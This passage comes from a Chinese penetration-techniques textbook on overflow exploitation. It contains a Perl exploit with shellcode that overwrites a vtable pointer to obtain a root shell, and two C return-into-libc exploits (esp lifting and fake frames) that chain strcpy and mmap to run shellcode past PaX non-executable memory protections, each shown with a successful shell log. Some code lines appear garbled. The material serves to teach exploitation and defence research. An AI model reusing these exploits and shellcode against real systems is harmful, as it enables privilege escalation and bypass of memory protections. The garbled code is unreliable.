然后创建一个文件 bug.conf, 写一行 cloud, 运行 bug 程序返回如下信息:

```
[cloud@ test]$ ./bug
0xbffffa60
Get buff from file : bug.conf
Name :cloud
```

这时程序运行一切正常, 从 bug.conf 配置文件中读入了一行, 读入数据并显示。接下来看看如果往 bug.conf 中输入很长的字符串会发生什么事情:

```
[cloud@ test]$ perl -e 'print "A"x200' > bug.conf
[cloud@ test]$ ./bug
0xbffffa60
Get buff from file : bug.conf
Name :AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
段错误
```

通过 perl -e 'print "A"x200' > bug.conf 命令给 bug.conf 文件中写入了 200 个 A, 然后执行 ./bug 时, bug 程序就崩溃了。原因很简单, 用“A”覆盖了虚函数指针表, bug 流程被改到了 0x41414141 地址 (字符“A”的 16 进制为 0x41), 但此处是不存在的地址空间, 所以程序在试图执行此处的指令时崩溃。可以用 gdb 来验证一下:

```
[cloud@ test]$ perl -e 'print "A"x200' > bug.conf
[cloud@ test]$ gdb ./bug
GNU gdb Red Hat Linux (5.3poet-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
(gdb) r
Starting program: /home/cloud/test/bug
0xbffffa50
```

```

Get buff from file : bug.conf
Name :AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p/x $pc
$1 = 0x41414141
(gdb)

```

注意黑体表示的信息，程序指令寄存器已经被改为 0x41414141，并且在试图执行 0x41414141 时发生段错误。如果放入 bug.conf 的数据不是简单的一串“A”，而是精心构造的数据，那么就能改变 bug 的程序流程，让它执行指定的 Shellcode，从而获得一个 root 权限的 shell。下面的程序就是用来构造这样的文件：

```

#!/usr/bin/perl
# ex.pl
#
# 《网络渗透技术》演示程序
# 作者: san, alert7, eyas, watercloud
#
# 用于攻击 bug.cpp, 覆盖虚函数指针表来执行 Shellcode, 从而获得 root 权限
#
%ENV={};
$SHELL="1\xc0PPP[YZ4\xd0\xcd\x80";
$SHELL.="j\x0bX\x99Rhn/shh//bit[RSTY\xcd\x80";
#在非 Linux 平台测试需要把上面的 shell 换为对应平台的 Shellcode.

$ENV{KKK}="\x90"x 128 . $shell;

open $f, ">bug.conf" || die "open file bug.conf error.";

print $f "AA" . "\xff\xbf\x80\xff" x 100 . "\n"; #ADDR: 0xbffff80
close($f);

exec "/bug";
#EOF

```

此攻击程序在栈中环境变量区存放了 Shellcode，通过缓冲区溢出的知识可以知道 0xbffff80 处存放着 Shellcode 前的 nop 指令（因为栈顶为 0xc0000000，在栈顶存放着 128 个 NOP 指令(0x90)、Shellcode、命令行参数），程序向 bug.conf 中输出了 100 个 0xbffff80（perl 的字节序为\xff\xbf\x80\xff），当 bug 程序运行读入这些数据后其虚函数指针列表将会被这些数据覆盖，这样调用“pa->printBuffer();”时就会到指针列表中取出 0xbffff80 作为 printBuffer()

函数的地址，并执行此地址的机器码，存放在此处的 Shellcode 就被执行。而 Shellcode 的作用就是得到一个 shell，因此通过攻击 bug 程序获取 root 权限。

程序运行结果如下：

```
[cloud@ test]$ id
uid=505(cloud) gid=503(cloud) groups=503(cloud)
[cloud@ test]$ ./ex.pl
0xbffffda0
Get buff from file : bug.conf
Name : AA (更多打印信息省略)
sh-2.05b# id
uid=0(root) gid=503(cloud) groups=503(cloud)
sh-2.05b# exit
exit
[cloud@ test]$
```

可以看到运行利用程序后成功地将自己的身份由 cloud 变为了 root。

7.4 绕过 PaX 内核补丁保护方法

本书前面部分详细介绍了各种溢出漏洞的利用技巧。本节将介绍更为高级的利用技术——绕过 PaX 内核补丁保护方法。

7.4.1 PaX 内核补丁简介

为了对抗缓冲区溢出攻击，The PaX Team (<http://pax.grsecurity.net>) 发布了一款软件——PaX。PaX 是为 linux x86 设计的防止缓冲区溢出的一个内核补丁。这里说的防止缓冲区溢出是一个广泛的概念，包括缓冲区溢出、格式化串和堆溢出等的利用方法。研究了各种传统溢出的利用方法，总结出缓冲区溢出攻击广为流行主要有两个原因：

- 传统的 x86 体系保护模式的操作系统实现都为平坦模式，数据段/页没有不可执行保护。
 - 一些地址相对固定，很容易被攻击者猜测到。
- 为此，PaX 提供以下几个特性进行保护：
- 基于 x86 段式内存管理的数据段不可执行。
 - 基于页式内存管理的数据段的页不可执行。
 - 内核页只读
 - ✧ Const 结构只读。
 - ✧ 系统调用表只读。
 - ✧ 局部段描述符表 (IDT) 只读。
 - ✧ 全局段描述符表 (GDT) 只读。
 - ✧ 数据页只读。
 - ✧ 该特性不能与正常的 LKM 功能共存。
 - 完全的地址空间随机映像。

- ◇ 每个系统调用的内核栈随机映像。
- ◇ 用户栈随机映像。
- ◇ ELF 可执行映像随机映像。
- ◇ Brk()分配的 heap 随机映像。
- ◇ Mmap()管理的 heap 随机映像。
- ◇ 动态链接库随机映像。

● 还有诸如把动态链接库映像到 0x00 开始的低地址的其他特性。

总之, PaX 给攻击者设置了重重障碍, 使得一个普通的缓冲区溢出攻击都会变得非常困难, 减少了攻击的成功率和通用性。但不是说有了 PaX 就可以高枕无忧了, 下面将介绍绕过 Pax 内核补丁保护的一些方法。

7.4.2 高级的 return-into-lib(c) 利用技术

笔者的测试环境为 rehdar 6.2 默认安装 内核 2.4.16 + PaX, 编译器的信息如下:

```
gcc version egcs-2.91.66 19980314/Linux (egcs-1.1.2 release)
```

本节的示例程序都是在这个环境下运行的。

7.4.2.1 return-into-lib(c)技术

抛开 PaX 不说, 先来看看一般 return-into-lib(c)的情况, 如图 7.5 所示。




图 7.5 一般 return-into-lib(c)的情况

假如程序以后会用到 ebp 寄存器, 应该正确处理(*) buffer fill-up 位置的这个整型值。arg_1, arg_2, ... 是 function_in_lib 函数的参数, 当 function_in_lib 函数返回时, 会把 dummy_int32 作为 EIP 继续执行。聪明的读者或许已经想到了, 如果再要调用一个 lib 中的函数, 单单把 dummy_int32 换成 lib 函数的地址是不行的。因为 arg_2 就会被当成 dummy_int32 函数的第一个参数, dummy_int32 函数返回的时候就会把 arg_1 作为 EIP。

假如一个 vulnerable 的程序临时放弃了特权, 利用程序在调用 system 前必须带调用一系列的函数来获得特权, 这样问题就出来了。第一个问题就是上面说的, 如何正确把一系列的调用都串起来, 又要保证它们用的是适当的参数。第二个问题就是函数和参数所有的这些数据都不能包含 \0, 那么像 system("/bin/sh"), "/bin/sh" 字符串结尾 \0 是如何产生的, 下面会讲到的。

Nergal<nergal@owl.openwall.com> 总结了两种方法, 把一系列函数调用串联起来。

1. “esp lifting” 方法

该方法适用于-fomit-frame-pointer 编译的程序。因为带上-fomit-frame-pointer 编译的程序的函数结尾有如下的指令序列:

```

eplg:
    addl    $LOCAL_VARS_SIZE,%esp
    ret
  
```

假如 f1 和 f2 是在 library 中的函数地址, 可以构造如下的溢出串, 如图 7.6 所示。




图 7.6 f1 和 f2 是在 library 中的函数地址的攻击串结构

PAD 是一个填充部分(由非 0 的数据组成), PAD 的长度大小加上 f1 那些参数的大小应该等于 LOCAL_VARS_SIZE, 这样当执行 eplg 处的 ret 时, 就跳转到 f2 地址去了。

如果 f1(如 setuid())的参数就是)只有一个参数(一般参数大小就是 4 个字节), 也可以寻找如下指令序列:

```

pop-ret:
    popl any_register
    ret
  
```

这样构造出来的如图 7.7 所示。




图 7.7 f1 只有一个参数的攻击串结构

假如 f1 有两个参数(一般参数大小就是 8 个字节), 那么需要在 vuln 程序中找如下指令序列:

```

pop-ret2:
    popl any_register_1
    popl any_register_2
    ret
  
```

太多连续 `popl` 指令序列可能在 `vuln` 程序中找不到，所以在演示中，将寻找 `eplg` 的指令序列。这样构造 `payload` 的好处也是显而易见的，不需要知道 `f2` 字段的地址，就可以跳到 `f2` 指向的地址去执行。就像 Windows 中的 `jmp esp`（其他的跳转指令指令，跟 `esp`、`ebp` 相关的）技术一样。笔者一直有点疑问，在 `libc` 库中找 `jmp esp` 指令地址跟猜测 `esp` 值哪个的成功率和精确度会高点？哪个又更有普遍性和通用性？或许可能是猜测 `esp` 来得更通用，不然也不会众多 *unix 的利用程序中看不到使用 `jmp esp` 技术。但在本文中，`jmp esp` 的思想发挥得淋漓尽致。

2. frame faking 方法

第二种方法是为编译时没有带上 `-fomit-frame-pointer` 设计准备的。这样编译出来的函数结尾一般有如下指令序列：

```
leaveret:
    leave
    ret
```

在这样的二进制程序中，可能找不到有用的“`esp lifting`”指令序列。但事实上是可以找到一些“`add $imm,%esp; ret`”指令序列的。但是这是 `gcc` 的特性，不能依赖于这个特性，因为它依赖太多的因数（`gcc` 的版本、编译时候的选项等）。将用返回到“`leaveret`”来替代返回到“`esp lifting`”指令系列。`overflow payload` 将由几个独立的部分组成，如图 7.8 所示。




图 7.8 overflow payload

`leaveret` 是一个地址值，该值的地址存放着如下指令序列：

```
leaveret:
    leave
    ret
```

leave 指令操作其实就是先把 ebp 赋值到 esp, 然后执行 “pop ebp”。ret 指令操作其实就是 “pop eip”。所以当执行到①处的 leaveret 前, ebp 指向就是 fake_ebp0 位置, EIP 指向①leaveret 位置, esp 指向的是 &①leaveret)+4 位置。

当①处的 leaveret 执行完, ebp 就指向了 fake_ebp1 的位置, EIP 现在指向了 f1 位置, esp 指向的是 &②leaveret) 位置, 函数 f1 的参数为 f1_arg1, f1_arg2 ...

当 f1 函数进入时, 第一条指令就是 push %ebp, 将会覆盖到 f1 地址的值, 使得 f1 地址的值等于 fake_ebp1。第二条指令就是 mov %esp, %ebp, 所以 f1() 返回时, EIP=leaveret, ebp 还是等于 fake_ebp1, esp 指向的是 &②leaveret)+4。接下去类似。

注意: 为了使用这种技术, 必须知道 fake frames 精确的位置, 因为需要填写 fake-ebp 字段。当然在带上 -fomit-frame-pointer 编译的程序还是有可能使用这种技术的。在这种情况下, 程序中不能找到 leave&ret 代码序列, 但是通常可以在和程序一块儿连接的 startup routines (from crtbegin.o) 中找到, 必须把 “zeroth” chunk (最前面 frame) 做一点改变。由于带上了 -fomit-frame-pointer 编译, vuln 函数的结尾是如下指令序列:

```
addl    $LOCAL_VARS_SIZE, %esp
ret
```

所以只需要改变一下最前面的 frame, 其他 frame 不变, 就可以得到上面的效果, 如图 7.9 所示。

```
| buffer fill-up(*) | leaveret | fake_ebp0 | leaveret |
```

— 这个 32 位的 int 应该是覆盖 vuln 函数的返回地址

图 7.9 伪造的栈帧结构

到现在为止, 可以用两种方法把一系列的系统调用串起来了, 也就解决了第一个问题。那么来看看第二个问题, 一些参数尾的 \0 是如何来的 (比如字符串 “bin/sh”, 需要一个 \0 作为终止符)。

7.4.2.2 插入 null bytes

先来看看 strcpy 这个函数, 它经常被程序用到, 它的第二个参数应该指向 \0 结尾的字符串。也就是说每一次的 strcpy 的调用, 就可以使某一个 byte 变成 \0。这个技巧的确使用得挺巧妙的, 比如要调用 system("/bin/sh"), 那么在构造参数的时候只能先构造 /bin/shX。

可以先使用 strcpy 把 /bin/shX 中的 X 变成 \0, strcpy 函数的第二个参数有个要求, 应该是指向 \0。可以在 vuln 程序 image 中查找 \0。这里还有个问题, 假如所有的库被映像到包含 0 的地址时 (像 Solar Designer non-exec stack patch), 就不能直接返回到库中。因为不能传 \0 的数字到构造的 frame 中。但是, 假如 strcpy 被 vuln 程序使用, 那就可以用该函数的 PLT 入口了。这样一来又能任意调用库中的函数了。

假如程序中没有用到 strcpy 函数怎么办? 其实也可以使用其他函数替代。比如 strncpy, strcat, sprintf, snprintf 等。一系列的字符串函数和其他一些现在没有想到的却能生产 \0 的函

数。所以对于一个比较大的应用软件来说，基本上总可以找到可用的函数使要调用的函数的参数结尾生产\0。

到现在为止，在最前面提到的两个问题已经解决了。

7.4.2.3 三个演示

介绍了这么多，都还是理论知识，接下来将结合实际例子进行演示。

1. 例一：使用 esp lifting 技术

带-fomit-frame-pointer 参数编译的 vuln 可以使用 esp lifting 技术，也可以使用 fake frame 技术。不带-fomit-frame-pointer 参数编译的 vuln 应该使用 fake frame 技术。因为这种情况下，在函数尾部会有如下指令：

```
leave
ret
```

由于 leave 的时候把 esp 寄存器也改了，所以 esp lifting 技术在这种情况下就不太合适。下面是一个示例程序：

```
[alert7@redhat62 phrack-nergal]$ cat vuln.c
#include <stdlib.h>
#include <string.h>
int main(int argc, char ** argv)
{
    char buf[16];
    char buf1[32]; //需要加上这个，不然指令 add xxx, %esp 将跳不过 mmap 函数的参数总共大小，
    //或者说定义下面的 char pad3[8 + POPNUM - sizeof(struct mmap_args)];
    //就会出错，也就是会出现 8 + POPNUM - sizeof(struct mmap_args) < 0 的情况

    if (argc==2)
        strcpy(buf, argv[1]);
}
```

用-fomit-frame-pointer 参数编译，并且用 ldd 查看库加载地址：

```
[alert7@redhat62 phrack-nergal]$ gcc -fomit-frame-pointer -o vuln.omit vuln.c
[alert7@redhat62 phrack-nergal]$ ldd vuln.omit
    libc.so.6 => /lib/libc.so.6 (0x4c6cb000)
    /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x4c6b3000)
[alert7@redhat62 phrack-nergal]$ ldd vuln
    libc.so.6 => /lib/libc.so.6 (0x4059b000)
    /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40583000)
```

库加载的基地址每次运行都不一样，这是 PaX 的另一个特性“Randomize mmap() base”。暂时把这个特性去掉：

```
[alert7@redhat62 phrack-nergal]$ ./chpax -r vuln; ./chpax -r vuln.omit
```



```

memset(theov.scratch, 'X', sizeof(theov.scratch));

if (argc == 2 && !strcmp("testing", argv[1])) {
    for (i = 0; i < sizeof(theov.scratch); i++)
        theov.scratch[i] = i + 0x10;
    theov.eip = 0x0506D708;
} else {
/* To make the code easier to read, we initially return into "ret". This will
return into the address at the beginning of our "zero1" struct. */
    theov.eip = PLAIN_RET;
}

memset(&thebuf, 'Y', sizeof(thebuf));

thebuf.zero1.func = STROPY;
thebuf.zero1.leave_ret = POPSTACK;
/* The following assignment puts into "param1" the address of the least
significant byte of the "offset" field of "mmap_args" structure. This byte
will be nullified by the strcpy call. */
thebuf.zero1.param1 = FRAMES + offsetof(struct ourbuf, mmap) +
    offsetof(struct mmap_args, offset);
thebuf.zero1.param2 = PTR_TO_NULL;

thebuf.zero2.func = STROPY;
thebuf.zero2.leave_ret = POPSTACK;
/* Also the "start" field must be the multiple of page. We have to nullify
its least significant byte with a strcpy call. */
thebuf.zero2.param1 = FRAMES + offsetof(struct ourbuf, mmap) +
    offsetof(struct mmap_args, start);
thebuf.zero2.param2 = PTR_TO_NULL;

thebuf.mymmap.func = MMAP;
thebuf.mymmap.leave_ret = POPSTACK;
thebuf.mymmap.start = MMAP_START + 1;
thebuf.mymmap.length = 0xD1020304;
/* Luckily, 2.4.x kernels care only for the lowest byte of "prot", so we may
put non-zero junk in the other bytes. 2.2.x kernels are more picky; in such
case, we would need more zeroing. */
thebuf.mymmap.prot =
    0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
/* Same as above. Be careful not to include MAP_GROWS_DOWN */
thebuf.mymmap.flags =
    0x01010200 | MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS;

```

```

thebuf.mymmap.fd = 0xffffffff;
thebuf.mymmap.offset = 0x01021001;

/* The final "strcpy" call will copy the Shellcode into the freshly mapped
area at MMAP_START. Then, it will return not anymore into POPSTACK, but at
MMAP_START+1.
*/

thebuf.trans.func = STRCPY;
thebuf.trans.leave_ret = MMAP_START + 1;
thebuf.trans.param1 = MMAP_START + 1;
thebuf.trans.param2 = FRAME5 + offsetof(struct ourbuf, hell);

memset(thebuf.hell, 'x', sizeof(thebuf.hell));
strcpy(thebuf.hell, hellcode, strlen(hellcode));

memcpy(lg, &theov, sizeof(theov));
memcpy(lg + sizeof(theov), &thebuf, sizeof(thebuf));
lg[sizeof(thebuf) + sizeof(theov)] = 0;

if (sizeof(struct ov) + sizeof(struct ourbuf) != strlen(lg)) {
    fprintf(stderr,
        "size=%i len=%i; zero(s) in the payload, correct it.\n",
        sizeof(struct ov) + sizeof(struct ourbuf),
        strlen(lg));
    printf("%s\n", lg);
    exit(1);
}
execl("./vuln.omit", "./vuln.omit", lg, NULL, 0);
}

```

编译运行:

```

[alert7@redhat62 phrack-nergal]$ gcc -o ex-move ex-move.c
[alert7@redhat62 phrack-nergal]$ ./ex-move
bash$ id
uid=502(alert7) gid=502(alert7) groups=502(alert7)
bash$ exit

```

经过修改一系列的参数调整,终于在打过 PaX 安全内核补丁的情况下成功了。

2. 例二: 使用 fake frame 技术

vuln.c 是一个存在溢出的简单程序:

```

[alert7@redhat62 phrack-nergal]$ cat vuln.c
#include <stdlib.h>
#include <string.h>

```

```
int main(int argc, char ** argv)
{
    char buf[16];
    char buf1[32];
    if (argc==2)
        strcpy(buf,argv[1]);
}
```

同样在编译后暂时去掉库加载基址随机的特性:

```
[alert7@redhat62 phrack-nergal]$ gcc -o vuln vuln.c
[alert7@redhat62 phrack-nergal]$ ./chpax -r vuln
[alert7@redhat62 phrack-nergal]$ ldd vuln
    libc.so.6 => /lib/libc.so.6 (0x40018000)
    /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[alert7@redhat62 phrack-nergal]$ ldd vuln
    libc.so.6 => /lib/libc.so.6 (0x40018000)
    /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

利用代码如下:

```
[alert7@redhat62 phrack-nergal]$ cat ex-frame.c
/* by Nergal for vuln.c without -fomit-frame-pointer */
#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>

#define LIBC      0x40018000//0x40018000//0x4001e000
#define STRCPY    0x08048308
#define MMAP      (0x000afaf0+LIBC)
#define LEAVERET  0x080483bb//0x80484bd
#define FRAMES    0xbffff60

#define MMAP_START 0xaa011000

char hellcode[] =
    "\x90"
    "\x31\xcd\xbd\x31\xcd\x80\x93\x31\xcd\xbd\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xcd\x88\x46\x07\x89\x46\x0c\xbd\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

/* See the comments in ex-move.c */
struct two_arg {
    unsigned int new_ebp;
```

```

    unsigned int func;
    unsigned int leave_ret;
    unsigned int param1;
    unsigned int param2;
};

struct mmap_args {
    unsigned int new_ebp;
    unsigned int func;
    unsigned int leave_ret;
    unsigned int start;
    unsigned int length;
    unsigned int prot;
    unsigned int flags;
    unsigned int fd;
    unsigned int offset;
};

struct ov {
    char scratch[16];
    unsigned int ebp;
    unsigned int eip;
};

struct ourbuf {
    struct two_arg zero1;
    struct two_arg zero2;
    struct mmap_args mymmap;
    struct two_arg trans;
    char hell[sizeof(hellcode)];
};

#define PTR_TO_NULL (FRAMES+sizeof(struct ourbuf))

main(int argc, char **argv)
{
    char lg[sizeof(struct ov) + sizeof(struct ourbuf) + 4 + 1];
    char *env[2] = { lg, 0 };
    struct ourbuf thebuf;
    struct ov theov;
    int i;

    memset(theov.scratch, 'X', sizeof(theov.scratch));

    if (argc == 2 && !strcmp("testing", argv[1])) {

```



```

        for (i = 0; i < sizeof(theov.scratch); i++)
            theov.scratch[i] = i + 0x10;
        theov.ebp = 0x01020304;
        theov.eip = 0x05060708;
    } else {
        theov.ebp = FRAMES;
        theov.eip = LEAVERET;
    }

    thebuf.zero1.new_ebp = FRAMES + offsetof(struct ourbuf, zero2);
    thebuf.zero1.func = STRCPY;
    thebuf.zero1.leave_ret = LEAVERET;
    thebuf.zero1.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
        offsetof(struct mmap_args, offset);
    thebuf.zero1.param2 = PTR_TO_NULL;

    thebuf.zero2.new_ebp = FRAMES + offsetof(struct ourbuf, mymmap);
    thebuf.zero2.func = STRCPY;
    thebuf.zero2.leave_ret = LEAVERET;
    thebuf.zero2.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
        offsetof(struct mmap_args, start);
    thebuf.zero2.param2 = PTR_TO_NULL;

    thebuf.mymmap.new_ebp = FRAMES + offsetof(struct ourbuf, trans);
    thebuf.mymmap.func = MMAP;
    thebuf.mymmap.leave_ret = LEAVERET;
    thebuf.mymmap.start = MMAP_START + 1;
    thebuf.mymmap.length = 0x01020304;
    thebuf.mymmap.prot =
        0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
    /* again, careful not to include MAP_GROWS_DOWN below */
    thebuf.mymmap.flags =
        0x01010200 | MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS;
    thebuf.mymmap.fd = 0xffffffff;
    thebuf.mymmap.offset = 0x01021001;

    thebuf.trans.new_ebp = 0x01020304;
    thebuf.trans.func = STRCPY;
    thebuf.trans.leave_ret = MMAP_START + 1;
    thebuf.trans.param1 = MMAP_START + 1;
    thebuf.trans.param2 = FRAMES + offsetof(struct ourbuf, hell);

    memset(thebuf.hell, 'x', sizeof(thebuf.hell));
    strncpy(thebuf.hell, hellcode, strlen(hellcode));

```

```

memcpy(lg, &theov, sizeof(theov));
memcpy(lg + sizeof(theov), &thebuf, sizeof(thebuf));
lg[sizeof(thebuf) + sizeof(theov)] = 0;

if (sizeof(struct ov) + sizeof(struct ourbuf) != strlen(lg)) {
    fprintf(stderr,
        "size=%i len=%i; zero(s) in the payload, correct it.\n",
        sizeof(struct ov) + sizeof(struct ourbuf),
        strlen(lg));
    exit(1);
}
execl("./vuln", "./vuln", lg, NULL, 0);
}

```

编译运行:

```

[alert7@redhat62 phrack-nergal]$ ./ex-frame
bash$ id
uid=502(alert7) gid=502(alert7) groups=502(alert7)
bash$ exit
exit

```

经过修改一系列的参数, 使用 fake frame 技术也成功了。

3. 例三: 另一种 fake frame 技术

笔者在《非安全编程演示之高级篇》这篇文章里讲到的那个 Exploit, 看看它在 PaX 的情况下能否成功。

```

[alert7@redhat62 alert7]$ cat e2.c
int main(int argv, char **argc) {
    char buf[256];
    printf("%p\n", buf);
    strcpy(buf, argc[1]);
}

```

同样暂时去掉库加载基址随机的特性:

```

[alert7@redhat62 alert7]$ ./chpax -r e2

```

利用程序如下:

```

[alert7@redhat62 alert7]$ cat exp_e2.c
#include <stdio.h>

#define RET_POSITION      260
#define NOP               0x90
#define BUFADDR           0xbffff978//0xbffff968

```

序去掉了 Randomize mmap() base 保护选项, 使程序每次运行时库都加载到同一个地方。还有就是 PaX 没有把库加载到内存的低地址, 所以轻易地得到一些关键函数的地址, 比如说 system 的地址 (即使 vuln 程序没有使用 system())。

7.4.2.4 随机 mmap() base 特性

为了抵抗 return-into-lib(c) 的利用技术, 随机 mmap() base 特性被加到了 PaX 内核补丁中。假如在配置内核的时候 “CONFIG_PAX_RANDMMAP” 选项被设置, 那么装载的库的映像地址将是随机变化的。第一个库会映像到 $0x40000000 + \text{random} * 4k$, 栈底会变成 $0xc0000000 - \text{random} * 16$ 。不管是哪种情况, 这个 “random” 是一个 unsigned 16-bit integer 类型的伪随机数, 通过 get_random_bytes() 调用获得 (它是强加密数据)。

```
[alert7@redhat62 phrack-nergal]$ ash
$ cat /proc/$$/maps
